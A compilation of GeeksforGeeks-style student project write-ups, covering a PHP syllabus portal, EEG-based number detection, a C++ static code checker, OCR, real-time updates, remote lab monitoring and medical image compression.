This idea is contributed by **Jitendra Singh**.If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (CSE Webnode)

The idea behind developing the framework is to provide a user friendly environment to provide knowledge and give everyone a chance to learn.The intent of this web application is to provide information for students about their syllabus, previous year's question papers. The system also provides a user-friendly login, software access.

Features:

1. Sees the Syllabus Panel
2. Sees the Question Papers Panel.

Implementation:

Front end was developed in HTML/CSS with Bootstrap framework, and Back end in PHP- MySQL.

Tools:

XAMPP is a free and open source cross-platform web server solution stack package developed by Apache Friends, consisting mainly of the Apache HTTP Server, MySQL database, and interpreters for scripts written in the PHP and Perl programming languages.

<https://www.apachefriends.org/index.html>

Source Code:

The Source Code for this project is available in GitHub. To view the code click the following link:

<https://github.com/NvThejaswini/CSEWebnode>

References:

There are many tutorials for PHP. For example, to learn PHP, MySQL following link would be preferable.

<http://www.w3schools.com/php/>

The following link is download the XAMPP software and also the documentation for the beginners.

<https://www.apachefriends.org/index.html>

This article is contributed by **N.VenkataThejaswini**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above

GATE CS Corner Company Wise Coding Practice

Project

Project Experience | (Brain Computer Interface)

Introduction:

I worked on Brain Computer Interface Technology under Cybersecurity at the University of North Texas for two months as my summer internship. We closely worked with some Ph.D. students under the monitoring of mentor researcher. It was a research based project wherein we were given the task to discover new functionalities of two pre-invented BCI devices – Neurosky Mindwave and Emotiv EPOC.

Application:

Prior to the start of the application, the user was asked to think about a particular number from 0 to 9, for around 30 seconds. We could develop an application that flashed random numbers from 0 to 9 on the screen per second for an adjustable duration of 20-30 seconds. Looking at the flashing numbers, the user was asked to identify or look for the number that he/she had been thinking about. One of the BCI devices could be used to capture EEG values from the user while he/she was undergoing test with our application. These EEG values of the brain of the user were recorded in a Microsoft Access datasheet along with the values of brain voltage for each corresponding EEG value. We got approximately 512 EEG values per second, i.e., for each flash of a number we had 512 different values from the brain. We used programming in Python to filter the recorded data using the Butterworth filter in order to remove the unwanted noises in the data. The application interface and front end was created using C#. Based on the filtered EEG values and using Java coding we could identify two essential values: P300 and N400. P300 is the highest positive amplitude value of EEG which is incurred around the 300th second. A P300 EEG value would be generated by the user brain when he could find his number flashing on the screen. Out of the whole data, the number which had the highest degree of P300s was supposedly the number that the user was thinking about prior to the test and was looking for during the test. Hence, the number in the human thoughts could be identified with an appreciable accuracy without asking the user to manually enter the number. The only thing that would be needed is that the user thinks about his number, uninterrupted for 30 seconds or less and tries to identify that number during the testing.

Usage:

This feature could specifically be used in the field of cyber-security for password protection. An application may be developed that would ask the user to think about his pin number and after the processing of the data, an authorized user may be given the access to his account based on the correct pin without actually having to enter the pin physically anywhere. This application may bring down the case of eavesdropping or hacking.

This article is contributed by **Gunjan Soni**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Static Code Checker for C++)

The biggest problem that students face when they join big corporates is difficulty in writing high quality code that these corporates demand. The prime reason for this difficulty is because their minds have been trained in college to just make things work somehow, even if it means using dirty hacks. To help coders in general and fellow college students in particular, building a tool which can run static code checks on a given code can help improve the quality of code to a great extent.

Features:

Static code checker can check and warn the programmer about best practices, possible mistakes, loopholes without even executing the code. For example.

- Memory leaks
- Unused variables
- Undeclared variables
- Array's bound checks
- Dead code

Research:

There are lots of best practices which should be followed in language like C++ to ensure that written code is of high quality. More research can be done about what are the various best practices, loopholes, obvious errors which the project can take into consideration.

Implementation:

Static code checker could be written as a plugin to any existing IDE like Eclipse/Codeblocks (recommended) or it can be in the form of any website where you paste your code and run static code checks.


References:

There are a lot of existing static code checkers available. For example the best static code checkers available for Javascript are JsLint and JsHint.

<http://www.jslint.com/>

<http://jshint.com/>

About the author:



"Harshit is a technology enthusiast and has keen interest in programming. He holds a B.Tech. degree in Computer Science from JIIT, Noida and currently works as Front-end Developer at SAP. He is also a state level table tennis player. Apart from this he likes to unwind by watching movies and English sitcoms. He is based out of Delhi and you can reach out to him at <https://in.linkedin.com/pub/harshit-jain/2a/129/bb5>

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Character Recognition from Image)

Aim : The aim of this project is to develop such a tool which takes an Image as input and extract characters (alphabets, digits, symbols) from it. The Image can be of handwritten document or Printed document. It can be used as a form of data entry from printed records.

Tool : This project is based on Machine learning, We can provide a lot of data set as an Input to the software tool which will be recognized by the machine and similar pattern will be taken out from them. We can use Matlab or Octave as a building tool for this product but Octave is recommended in initial state as its free and easy to use.

Research : A lot of research is going on this product and which is still going on. Research areas include image processing, natural language processing, artificial Intelligence and machine learning.

Implementation : The Implementation of such a tool depends on two factors – Feature extraction and classification algorithm. So you can use various classifiers available online and also read about basic feature extraction algorithm. The basic version of the product(of less accuracy) can be implemented in Octave with limited training data set and simple component analysis. Refer below links for more information about implementation and ongoing research.

<http://perun.pmf.uns.ac.rs/radovanovic/dmsem/completed/2006/OCR.pdf>

<http://crypto.stanford.edu/~dwu4/papers/ICDAR2011.pdf>

<http://yann.lecun.com/exdb/publis/pdf/matan-90.pdf>

There are also online available tool which recognizes character from image and convert them to machine coded characters in form of doc or txt format – <http://www.onlineocr.net/>

The field of such tools is too large, you can learn a lot about above technologies by contributing to ongoing projects or creating your own from scratch.

This idea is contributed by [Utkarsh Trivedi](#). If you also wish to showcase your project idea here, please send an email to contribute@geeksforgeeks.org.

GATE CS Corner Company Wise Coding Practice

Project
Image-Processing

Project Idea | (Personalized real-time update system)

The prime motive is to create a framework to get updates in real time. The updates can be news updates, emergency traffic alerts or an update from any social networking website. The updates are going to be personalized as they will be based on multiple factors like user's geographical location, user's preferences and social networks i.e. Facebook Friends, twitter followers etc.

Features:

Updates can be classified as coming from trustworthy sources like news websites, verified twitter accounts etc. and from untrustworthy sources like friend's status updates, tweet from any unverified twitter account etc.

Research:

Different types of Data Mining and Text Mining techniques can be researched to get the most optimal and relevant updates.

Tools:

For developing the front end, any Javascript based framework like Ext JS, Angular JS can be used. For backend, PHP can be used to interact with Database.

References:

<http://www.aaai.org/ocs/index.php/ICWSM/ICWSM10/paper/view/1509>

About the author:



"Harshit is a technology enthusiast and has keen interest in programming. He holds a B.Tech. degree in Computer Science from IIIT, Noida and currently works as Front-end Developer at SAP. He is also a state level table tennis player. Apart from this he likes to unwind by watching movies and English sitcoms. He is based out of Delhi and you can reach out to him at <https://in.linkedin.com/pub/harshit-jain/2a/129/bb5>

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Remote Lab Assistance)

The idea is to provide a framework for students and instructor. The framework provides an instructor-friendly remote monitoring of lab, effective evaluation, and grading methodology. The system also provides a student-friendly remote login, software access, and problem resolution through effective help from the teacher. The framework can be easily implemented as a client-server in Java.

Features:

Instructor Panel:

- a) Sees icons for all students. Can click on an icon to see what student is doing.
- b) Can chat with students
- c) Can identify copying/opening windows other than IDE. An icon blinks if there is a sudden change in picture.

Student Panel:

- a) Can send a help request to instructor.
- b) Can chat with instructor

Implementation:

We can capture screenshots of all students and send them at fixed intervals (say 2 seconds) to the instructor.

Tools:

Java provides rich libraries for networking and Image processing. Java and Netbeans can be downloaded from below link:

<http://www.oracle.com/technetwork/java/javase/downloads/index.html>

Research:

- a) Image compression techniques specialized for images that contains programming text.
- b) Feature (c) mentioned in instructor panel is interesting.

Reference:

IEEE Transaction paper on [Addressing the Bandwidth Efficiency, Control, and Evaluation Issues in Software Remote Laboratory](#)

If you also wish to showcase your project idea here, please send an email to contribute@geeksforgeeks.org.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Model based Image Compression of Medical Images)

The project is about providing fast transfer of medical images to/from rural areas where bandwidth is low. The idea is to keep model medical images at all locations (rural and urban). To transfer a patient's image from one location to another, find the difference image from patient's image to model image. The difference image would have less data to transfer. To further minimize size of difference image, use [Image Registration](#). So the sending side sends a difference image, the receiving side adds this image to model image to get the patient's image.

Research:

There can be specialized methods to compress difference images. One method is discussed in below reference paper.

Tools:

If we want to do research oriented project for compression, [Matlab](#) can be used. To build complete application with networking, [Java](#) can be used.

Reference:

Inderscience Journal paper on [Model-based image compression framework for CT and MRI images](#)

If you also wish to showcase your project idea here, please send an email to contribute@geeksforgeeks.org.

GATE CS Corner Company Wise Coding Practice

Project
Image-Processing